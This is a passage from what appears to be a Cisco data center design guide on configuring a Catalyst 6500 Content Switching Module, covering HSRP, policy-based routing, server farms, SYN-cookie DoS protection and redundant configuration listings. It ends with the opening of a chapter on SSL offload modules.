
CVDM Configuration

To use CVDM to complete the configuration, connect the CSM to the MSFC over a new VLAN (for example, VLAN number 44), by completing the following steps.

- Step 1** Click Setup on the left side of the window and then click Custom.
- Step 2** Click the Line icon and drag a new line between the MSFC icon and the CSM icon.

A window appears, as shown in [Figure 5-10](#):


Figure 5-10 Configuring the VLAN between CVDM and MSFC with CVDM



- Step 3** On the Select VLAN drop-down list, click **Create VLAN**.

- Step 4** In the Create VLAN dialog box, enter VLAN 44, and give it a name, such as “csmonearm” and click OK.
- Step 5** In the Add VLAN Connection dialog box, configure the HSRP IP address for the MSFC (10.20.44.1) and the IP address for the CSM (10.20.44.43).
- Step 6** Select Server from the VLAN Type list, as shown in Figure 5-11.

Figure 5-11 Configuring the CSM VLAN with CVDM



Note

The MSFC IP address in the CVDM configuration unfortunately is not the HSRP address, so to get the configuration working, use 10.20.44.1. However, when you configure the redundant MSFC change the address to 10.20.44.2 and use 10.20.44.1 for the HSRP configuration

With CVDM, you need to click the **Deliver** button to apply the configuration for it:

- Step 7** Modify the MSFC configuration as follows:

```
interface VLAN44
description CSMVLAN
ip address <MSFC IP ADDRESS>
standby 1 ip 10.20.44.1
standby 1 timers 1 3
standby 1 priority 120
standby 1 preempt delay minimum 180
no ip directed-broadcast
no ip unreachablees
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut
exit
```

Configuring Policy-Based Routing

The CSM, like the FWSM, remembers the state of flows, and all the traffic sent by the CSM to the real servers needs to flow back through the CSM.

For Layer 5 inspection or higher, the CSM buffers the TCP flows before sending the traffic to a real server until it gets all the upper layer information needed to take a decision (policy, predictor, match, and so on). If the upper layer traffic does not return to the CSM, the action to distribute the traffic to the server farm fails.

You need to apply route maps to the VLAN interface wherever servers are load balanced by the CSM. In example shown in [Figure 5-8](#), the only servers that are load balanced by the CSM are in VLAN 5. The next hop IP address belongs to VLAN 44 regardless of the subnet where the route is applied. In this topology, the next hop is the CSM alias IP, which does not belong to the subnet where the route map is applied. The required configuration is as follows:

```
ip access-list extended return-traffic-http
  permit tcp any eq 8080 any
  permit tcp any eq 443 any
  deny ip any any
exit

route-map server-client-http
  match ip address return-traffic-http
  set ip next-hop <CSM ALIAS>
exit
```

The route map is applied to VLAN 5, as in the following example:

```
interface VLAN5
  ip address 10.20.5.2
  no ip redirects
  ip policy route-map server-client-http
  standby 1 ip 10.20.5.1
  standby 1 timers 1 3
  standby 1 priority 120
  standby 1 preempt delay minimum 180
  no ip unreachable
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  no shut
  exit
```

In addition to the specific PBR configuration, it is important to configure the CSM to forward segments that do not match either an existing vserver or an existing connection. The required configuration is as follows:

```
module ContentSwitchingModule 4
!
variable ROUTE_UNKNOWN_FLOW_PKTS 1
variable ROUTE_UNKNOWN_FLOW_PKTS 2
!
server farm FORWARD
  no nat server
  no nat client
  predictor forward
exit
```

By default, the CSM creates entries in its flow table for TCP connections that match a vserver and forwards segments for all previously created flows (from outside). PBR sends any return traffic defined in the PBR back to the CSM, and not just traffic for load-balanced connections. Therefore, the CSM needs to be configured to forward the unknown traffic to its gateway (MSFC) as follows:

```
module ContentSwitchingModule 4
variable ROUTE_UNKNOWN_FLOW_PKTS 1
vserver CATCHALL
```



```

virtual 0.0.0.0 0.0.0.0 any
vlan 44
server farm FORWARD
persistent rebalance
inservice
exit

```

**Note**

In Release 4.1, the environmental variable `ROUTE_UNKNOWN_FLOW_PKTS 1` forwards NON-SYN packets that do not hit any VIP. In Release 4.2, `ROUTE_UNKNOWN_FLOW_PKTS 2` also allows routing for SYN packets that do not hit a VIP, without creating a flow.

The configuration (in bold text above) is necessary because of the way `ROUTE_UNKNOWN_FLOW_PKTS` in Release 4.1 works. Starting from Release 4.2, this will not be necessary.

Configuring the CSM Server Farm and Virtual Server

This example assumes that the servers that require load balancing are 10.20.5.105 and 10.20.5.106, while the VIP address to be used for HTTP traffic is 10.20.5.80.

From the CVDM Catalyst 6000 Service window, click **Content Switch** and launch CVDM-CSM. The screen shown in [Figure 5-12](#) appears.

Figure 5-12 CSM Device Manager

The screenshot displays the CSM Device Manager web interface. The top navigation bar includes 'File', 'Edit', 'View', and 'Help' menus, along with icons for Home, Setup, Refresh, Deliver, and Help. The main content area is divided into several sections:

- System Overview:** Displays hardware details such as Model Type (YWS-X6066-SLB-APC), Serial Number (SAD075004UP), Slot Number (4), Software Version (4.1(2)), and Hardware Version (1.7). It also shows Network Processor Utilization for various services like BP1-Session, BP2-TCP, BP3-Layer 7, BP4-Load Balancing, and BP5-NAT, all currently at 0%.
- Service Dashboard:** Provides status for Virtual Servers (Inservice: 0, Out of Service: 0, Policy Associated: 0, Default Policy: 0) and Server Farms (Total: 0, Available: 0).
- Connection Dashboard:** Shows current connections (0 of 1 Million) and cumulative connection statistics for L4 and L7, including Created, Destroyed, Failed, and Timed Out counts, all at 0 K.
- Server Dashboard:** A table for 'My Virtual Servers' with columns for Name, IP Address, and Operational Status.

The bottom of the interface includes a status bar with the user 'administrator', session ID '15', and the date 'Sat Sep 11 05:12:53 PDT 2004'. A vertical ID '126860' is visible on the right side of the screenshot.


Server Farm Configuration

Perform the following procedure to configure the server farm. (See [Figure 5-13](#).)


Figure 5-13 Configuring Real Servers

- Step 1** Click **Setup**.
- Step 2** Click **Real Servers**.
- Step 3** Select **Named Reals**.

Figure 5-14 is displayed when selecting OK.

Figure 5-14 Named Real Servers

- Step 4** Create a server farm and associate a predictor with it. (See Figure 5-15.)

Figure 5-15 Configuring the Server Farm

By default, Server NAT, which is also known as Direct Mode, is enabled, and Client NAT is disabled. With Server NAT, the destination IP address and port number in the load-balanced packets are replaced with the IP address of one of the real server defined in the server farm.

**Note**

Client sends a packet to the VIP. The CSM load balances this packet while preserving the original source address and translates the destination IP address from the VIP to one of the real server IP addresses.

- Step 5** Assign the real servers to the server farm by selecting the **Real Servers** tab. (See [Figure 5-16](#).)

Figure 5-16 Assigning the Real to the Server Farm

The screenshot shows a dialog box titled "Add Named Real Server". It has a close button (X) in the top right corner. The dialog is divided into three main sections:

- Named Real Server:** This section contains several input fields:
 - Real Server: A dropdown menu with "REAL1" selected.
 - Port: A text box containing "8080", with a yellow arrow pointing to it.
 - Min. Connections: A text box containing "0".
 - Max. Connections: A text box containing "4294967295".
 - Weight: A text box containing "8".
 - Redirect Virtual Server: A dropdown menu.
 - Status: A dropdown menu with "Inservice" selected.
- Backup Real Server:** This section contains:
 - Name: An empty text box.
 - Port: An empty text box.
- Probe:** This section contains:
 - Name: An empty text box.
 - Tag: An empty text box.

At the bottom of the dialog are three buttons: "OK", "Cancel", and "Help". A small vertical number "126864" is visible on the right side of the dialog box.

- Step 6** Select **Add Named Real Servers**.
- Step 7** Select **In Service** from the Status list.
- Step 8** Configure PORT NAT, if Layer 4 port is used by PBR to identify load-balanced traffic.

Virtual Server Configuration

To configure a virtual server, complete the following steps (see [Figure 5-17](#)):

Figure 5-17 Virtual Server Configuration

Step 1 Select **Virtual Server** and add a new virtual server.

Step 2 Select the VLANID.

For example, selecting VLANID 44 makes sure that the virtual server accepts only traffic destined to 10.20.5.80 coming from VLAN44.

Step 3 Configure the protocol to be TCP and the port to be 80.

Step 4 Enable the option **Advertise Virtual IP**.

The CSM allows advertising the IP address of the virtual server as a host route. By enabling the **advertise** command in the virtual server configuration mode, the CSM injects into the router (the MSFC) the VIP as a static route. Also, this keeps the routing table up-to-date as long as the virtual server is operational. If all real servers are down, the static route is removed immediately. This feature is helpful for disaster recovery.

Step 5 Configure a Default Policy and select the server farm that you previously configured.

Configuring DoS Protection

SYN cookies provide greater scalability in withstanding SYN floods. When the number of SYN/s passes a threshold configured by the user on the CSM, the CSM sends a SYN/ACK with an initial sequence number (ISN) calculated according to a cryptographic function of (MSS, source IP address and port, destination IP address and port, and a secret key on the CSM).



Note

SYN cookie technology requires a secret key to generate a cookie. The hashing algorithm uses this key. The CSM generates a new key every three seconds, by default.

The cookie is sent back to the host in the SYN-ACK as the ISN. CSM resources do not maintain the connection request information sent by the host; this information exists in the cookie. If the host responds with an ACK, the cookie is available to the CSM in the acknowledgement number field. The

CSM reconstructs the original SYN information from the cookie (acknowledgement number field -1) by reversing the hash operation. The CSM only initiates a back-end connection to a server when it receives a data packet from the host. The CSM then programs the connection in the fast path.

CLI Configuration

Using CatOS CLI, modify the virtual server for HTTP traffic by entering the following commands:

```
agg(config)# mod contentSwitchingModule 4
agg(config-module-csm) # vservers WEBAPP
agg(config-slb-vserver) #no inservice
agg(config-slb-vserver) # virtual 10.20.5.80 tcp www service termination
agg(config-slb-vserver) # replicate csrp connection
agg(config-slb-vserver) # replicate csrp sticky
agg(config-slb-vserver) #inservice
agg(config-slb-vserver) #end
```

The default embryonic threshold is 5000. To modify this threshold set the `SYN_COOKIE_THRESHOLD` variable to any number between zero and one million. For example, to utilize SYN cookies for all connections requests set the threshold to zero. To modify the threshold, enter the following commands:

```
agg(config)# mod contentSwitchingModule 4
agg(config-module-csm) # variable SYN_COOKIE_THRESHOLD threshold
agg(config-module-csm) # end
```


Use the `SYN_COOKIE_INTERVAL` variable to modify the key generation period from 1 to 60 seconds. To modify this variable, enter the following commands:

```
agg(config)# mod contentSwitchingModule 4
agg(config-module-csm) # variable SYN_COOKIE_INTERVAL time
agg(config-module-csm) # end
```

CVDM Configuration

From the CVDM, select **termination** under Service Type from Edit Virtual Server window (see [Figure 5-18](#)).

Figure 5-18 Configure DoS Protection on the CSM



The default embryonic threshold is 5000. To modify this threshold set the `SYN_COOKIE_THRESHOLD` variable to any number between zero and one million. For example, to use SYN cookies for all connection requests set the threshold to zero. To change this variable, enter the following commands:

```
agg(config)# mod contentSwitchingModule 4
agg(config-module-csm) # variable SYN_COOKIE_THRESHOLD threshold
agg(config-module-csm) # end
```

Use the `SYN_COOKIE_INTERVAL` variable to modify the key generation period from 1 to 60 seconds. To change this variable, enter the following commands:

```
agg(config)# mod contentSwitchingModule 4
agg(config-module-csm) # variable SYN_COOKIE_INTERVAL time
agg(config-module-csm) # end
```

Monitoring

If the VIP address is under attack, you can monitor the CSM operations by entering the following commands:

```
agg1# show mod csm 4 tech-support processor 1
agg1# show module csm 4 tech-support utilization
```

To view the information about the IXP engines utilization, enter the following command:

```
agg# show mod csm 4 tech-support util | include IXP
```

```
IXP Engines
  IXP1      34%
  IXP2      23%
  IXP3       0%
  IXP4       0%
  IXP5      16%
```

Configuring Redundancy

The configurations described so far in this guide apply to the Catalyst 6500-1 in [Figure 5-8](#). To complete the configuration, you also need to configure Catalyst 6500-2. The same configurations apply with specific changes to the CSM VLAN configuration, the CSM failover VLAN configuration, and the HSRP groups on the MSFC.

Trunk Configuration

Configure the trunk between the two Catalyst 6500s to carry the following VLANs (the VLANs used in this example are shown in parentheses):

- The VLAN used by the MSFC and the CSM (VLAN 44)
- The outside VLANs of the FWSM (VLAN 5 and 10)
- The inside VLANs of the FWSM (VLAN 105 and 110)
- The CSM fault-tolerant VLAN (VLAN 100)
- The FWSM failover VLANs (VLAN 201 and 202)

PBR

The PBR configuration is the same on 6500-1 and 6500-2, as shown below:

```
ip access-list extended return-traffic-http
 permit tcp any eq 8080 any
 permit tcp any eq 443 any
 deny ip any any
 exit
!
route-map server-client-http
 match ip address return-traffic-http
 set ip next-hop 10.20.44.44
 exit
!
interface Vlan5
 ip policy route-map server-client-http
 exit
```

HSRP

The HSRP configuration on 6500-2 has the same HSRP IP address, different priority and obviously a different Interface VLAN IP address.

```
interface VLAN44
 description msfc_to_csm_VLAN
 ip address <6500-2 IP ADDRESS on VLAN 44>
 standby 1 timers 1 3
 standby 1 priority 110
 standby 1 preempt delay minimum 180
 no ip unreachable
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 no shut
 exit
!
interface VLAN5
```

```

ip address <6500-2 IP ADDRESS on VLAN 5>
no ip redirects
ip policy route-map server-client-http
standby 1 ip 10.20.5.1
standby 1 timers 1 3
standby 1 priority 110
standby 1 preempt delay minimum 180
no ip unreachableables
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut

```

CSM

Complete the configuration on 6500-1 with the Fault-Tolerant group:

```

ft group 1 vlan 100
priority 20
heartbeat-time 1
failover 3
preempt
!

```

Disable IGMP snooping on the FT VLAN:

```

int vlan 100
no ip igmp snooping
shut
!

```

The CSM configuration on 6500-2 is as follows:

```

module ContentSwitchingModule <module number>
vlan <vlan number> server
ip address <6500-2 CSMIP ADDRESS>
gateway <MSFC IP ADDRESS>
alias <CSM IP ADDRESS>
!
ft group 1 vlan 100
priority 10
heartbeat-time 1
failover 3
preempt
!

```

The rest of the configuration is identical to the CSM on 6500-1:

```

real REAL1
address 10.20.5.105
inservice
!
real REAL2
address 10.20.5.106
inservice
!
vserver WEBAPPLICATIONS
virtual 10.20.5.80 tcp www service termination
vlan 44
serverfarm WEBAPP
advertise active
replicate csr connection

```



```

        replicate csrp sticky
        persistent rebalance
        inservice
    !
serverfarm WEBAPP
    nat server
    no nat client
    real REAL1 8080
        inservice
    real REAL2 8080
        inservice
    !

```

Configuration Listings

This section provides sample configuration listings for the different devices in the recommended design. It includes the following topics:

- [CSM1 Configuration](#)
- [CSM2 Configuration](#)
- [MSFC-AGG1 Configuration](#)
- [MSFC-AGG2 Configuration](#)

CSM1 Configuration

```

module ContentSwitchingModule 4
!
variable ROUTE_UNKNOWN_FLOW_PKTS 1
variable ROUTE_UNKNOWN_FLOW_PKTS 2
!
vlan 44 server
    ip address 10.20.44.43 255.255.255.0
    gateway 10.20.44.1
    alias 10.20.44.44 255.255.255.0
!
ft group 1 vlan 100
    priority 20
    heartbeat-time 1
    failover 3
    preempt
!
probe HTTP-8080 http
    port 8080
    interval 5
    retries 3
!
real REAL1
    address 10.20.5.105
    inservice
!
real REAL2
    address 10.20.5.106
    inservice
!
serverfarm WEBAPP
    nat server
    no nat client

```

```

real name REAL1 8080
  inservice
real name REAL2 8080
  inservice
probe HTTP-8080
!
vserver WEBAPPLICATIONS
  virtual 10.20.5.80 tcp www service termination
  vlan 44
  serverfarm WEBAPP
  advertise active
  replicate csrp connection
  replicate csrp sticky
  persistent rebalance
  inservice
!
serverfarm FORWARD
  no nat server
  no nat client
  predictor forward
!
vserver CATCHALL
  virtual 0.0.0.0 0.0.0.0 any
  vlan 44
  serverfarm FORWARD
  persistent rebalance
  inservice
!

```

CSM2 Configuration

```

module ContentSwitchingModule 4
!
variable ROUTE_UNKNOWN_FLOW_PKTS 1
variable ROUTE_UNKNOWN_FLOW_PKTS 2
!
vlan 44 server
  ip address 10.20.44.45 255.255.255.0
  gateway 10.20.44.1
  alias 10.20.44.44 255.255.255.0
!
ft group 1 vlan 100
  priority 10
  heartbeat-time 1
  failover 3
  preempt
!
probe HTTP-8080 http
  port 8080
  interval 5
  retries 3
!
real REAL1
  address 10.20.5.105
  inservice
!
real REAL2
  address 10.20.5.106
  inservice
!
serverfarm WEBAPP
  nat server

```

```

no nat client
real name REAL1 8080
  inservice
real name REAL2 8080
  inservice
probe HTTP-8080
!
vserver WEBAPPLICATIONS
  virtual 10.20.5.80 tcp www service termination
  vlan 44
  serverfarm WEBAPP
  advertise active
  replicate csrp connection
  replicate csrp sticky
  persistent rebalance
  inservice
!
serverfarm FORWARD
  no nat server
  no nat client
  predictor forward
!
vserver CATCHALL
  virtual 0.0.0.0 0.0.0.0 any
  vlan 44
  serverfarm FORWARD
  persistent rebalance
  inservice
!

```

MSFC-AGG1 Configuration

```

hostname aggl
!
! VTP and Spanning-Tree
! =====
!
vtp domain mydomain
vtp mode transparent
!
power redundancy-mode combined
!
spanning-tree mode rapid-pvst
spanning-tree loopguard default
spanning-tree extend system-id
spanning-tree vlan 1-1000 root primary
spanning-tree pathcost method long
!
! VLAN CONFIGURATION
!
vlan internal allocation policy descending
!
vlan 5
  name webappoutside
!
vlan 10
  name databaseoutside
!
vlan 82
  name networkmgmt
!
vlan 105

```

```

    name webappinside
    !
vlan 110
    name databaseinside
    !
vlan 200
    name fwsm_failover_vlan
    !
vlan 201
    name fwsm_flink!
    !
interface Port-channel2
    no ip address
    switchport
    switchport trunk encapsulation dot1q
    switchport mode trunk
    switchport nonegotiate
    ! >> use a != native VLANs on trunks than on access ports <<
    switchport trunk native vlan 2
    ! >> do not trunk VLAN 13 (13) , 14 (13) , 82 (mgmt) <<
    switchport trunk allowed vlan 5,10,30,44,45,100,105,110,200,201,300
    no shut
    !
    ! SVI CONFIGURATION
    ! =====
    !
    ! ip directed-broadcast often needed
    ! in serverfarms disable it if possible
    !
interface Vlan5
    description webapp
    ip address 10.20.5.2 255.255.255.0
    standby 1 ip 10.20.5.1
    standby 1 timers 1 3
    standby 1 priority 120
    standby 1 preempt delay minimum 180
    ip policy route-map server-client-http
    no ip unreachable
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    no shut
    !
interface Vlan10
    description database
    ip address 10.20.10.2 255.255.255.0
    standby 1 ip 10.20.10.1
    standby 1 timers 1 3
    standby 1 priority 120
    standby 1 preempt delay minimum 180
    no ip unreachable
    no ip redirects
    no ip proxy-arp
    ! >> Disable NTP services <<
    ntp disable
    no shut
    !
interface VLAN44
    description CSMVLAN
    ip address 10.20.44.2 255.255.255.0
    standby 1 ip 10.20.44.1
    standby 1 timers 1 3
    standby 1 priority 120

```

```

standby 1 preempt delay minimum 180
no ip directed-broadcast
no ip unreachable
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
no shut
exit
!
route-map server-client-http
  match ip address return-traffic-http
  set ip next-hop 10.20.44.44
!
ip access-list extended return-traffic-http
  permit tcp any eq 8080 any
  permit tcp any eq 443 any
  deny ip any any
!

```

MSFC-AGG2 Configuration

```

hostname agg2
!
! VTP and Spanning-Tree
! =====
!
vtp domain mydomain
vtp mode transparent
!
power redundancy-mode combined
!
spanning-tree mode rapid-pvst
spanning-tree loopguard default
spanning-tree extend system-id
spanning-tree vlan 1-1000 root secondary
spanning-tree pathcost method long
!
! VLAN CONFIGURATION
!
vlan internal allocation policy descending
!
vlan 5
  name webappoutside
!
vlan 10
  name databaseoutside
!
vlan 82
  name networkmgmt
!
vlan 105
  name webappinside
!
vlan 110
  name databaseinside
!
vlan 200
  name fwsm_failover_vlan
!
vlan 201
  name fwsm_flink!

```

```

!
interface Port-channel2
  no ip address
  switchport
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport nonegotiate
! >> use a != native VLANs on trunks than on access ports <<
  switchport trunk native vlan 2
! >> do not trunk VLAN 13 (13) , 14 (13) , 82 (mgmt) <<
  switchport trunk allowed vlan 5,10,30,44,45,100,105,110,200,201,300
  no shut
!
! SVI CONFIGURATION
! =====
!
! ip directed-broadcast often needed
! in serverfarms disable it if possible
!
interface Vlan5
  description webapp
  ip address 10.20.5.3 255.255.255.0
  standby 1 ip 10.20.5.1
  standby 1 timers 1 3
  standby 1 priority 110
  standby 1 preempt delay minimum 180
  ip policy route-map server-client-http
  no ip unreachable
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  no shut
!
interface Vlan10
  description database
  ip address 10.20.10.3 255.255.255.0
  standby 1 ip 10.20.10.1
  standby 1 timers 1 3
  standby 1 priority 110
  standby 1 preempt delay minimum 180
  no ip unreachable
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  no shut
!
interface VLAN44
  description CSMVLAN
  ip address 10.20.44.3 255.255.255.0
  standby 1 ip 10.20.44.1
  standby 1 timers 1 3
  standby 1 priority 110
  standby 1 preempt delay minimum 180
  no ip directed-broadcast
  no ip unreachable
  no ip redirects
  no ip proxy-arp
  ! >> Disable NTP services <<
  ntp disable
  no shut
  exit
!

```

```
route-map server-client-http
  match ip address return-traffic-http
  set ip next-hop 10.20.44.44
!
ip access-list extended return-traffic-http
  permit tcp any eq 8080 any
  permit tcp any eq 443 any
  deny ip any any
!
```




Catalyst SSL Services Module Deployment in the Data Center with Back-End Encryption

This chapter describes the Cisco SSL Service Module (SSLSM), which is a service module in the Cisco Catalyst 6500 that provides offloading of Secure Socket Layer (SSL) decryption. This chapter includes the following topics:

- [Solution Overview](#)
- [Providing Security with the SSLSM](#)
- [Data Center Configurations](#)
- [Configuration](#)

Secure Socket Layer (SSL) is the industry standard method of protecting web communication using digitally encrypted data technology. The SSL protocol provides data encryption, server authentication, message integrity, and may also provide optional client-side authentication. The SSL encryption engine uses digital certificates to generate a session key.

During the SSL initial transaction, the key initiation or handshake is the most intensive operation in SSL processing, and the most expensive operation in the handshake is the RSA private key decryption. With the deployment of the Cisco SSLSM, operations such as RSA private key decryption are offloaded to the SSLSM.

SSL decryption on an SSLSM can be combined with a load balancer to provide the following benefits:

- Offloading SSL decryption from the servers
- HTTP session persistence across clear text and encrypted traffic
- Intrusion detection monitoring for SSL encrypted traffic
- Use of a centralized device to manage certificates
- Backend encryption to the servers

Solution Overview


This section provides an overview of SSLSM deployment, and includes the following sections:

- [Benefits of Network-Based SSL Decryption](#)
- [Hardware and Software Requirements](#)
- [Traffic Path](#)
- [Design Elements](#)

Benefits of Network-Based SSL Decryption

SSL has a significant performance impact on servers. As shown in [Figure 6-1](#), a server that can process ~9,000 HTTP transactions per second (at 100 percent CPU utilization) can process only ~1 percent of the clear text transactions when using HTTPS.

Figure 6-1 Performance Impact of SSL Decryption on a Server



* Note Web Server Processor Utilization at 100%

This is one of the reasons why network-based SSL decryption is often deployed in server farm environments, because it offloads the SSL decryption operations from the servers. The most intensive part of the SSL processing (the RSA private key decryption) happens on the server.

Using network-based SSL offloading benefits security by providing the capability to perform intrusion detection on HTTPS traffic and to prevent SSL man-in-the-middle attacks from a compromised server.

Back-end encryption also enhances security because clear text traffic can be easily monitored by a compromised server or by an attacker who has managed to connect a sniffing device to the data center VLAN.

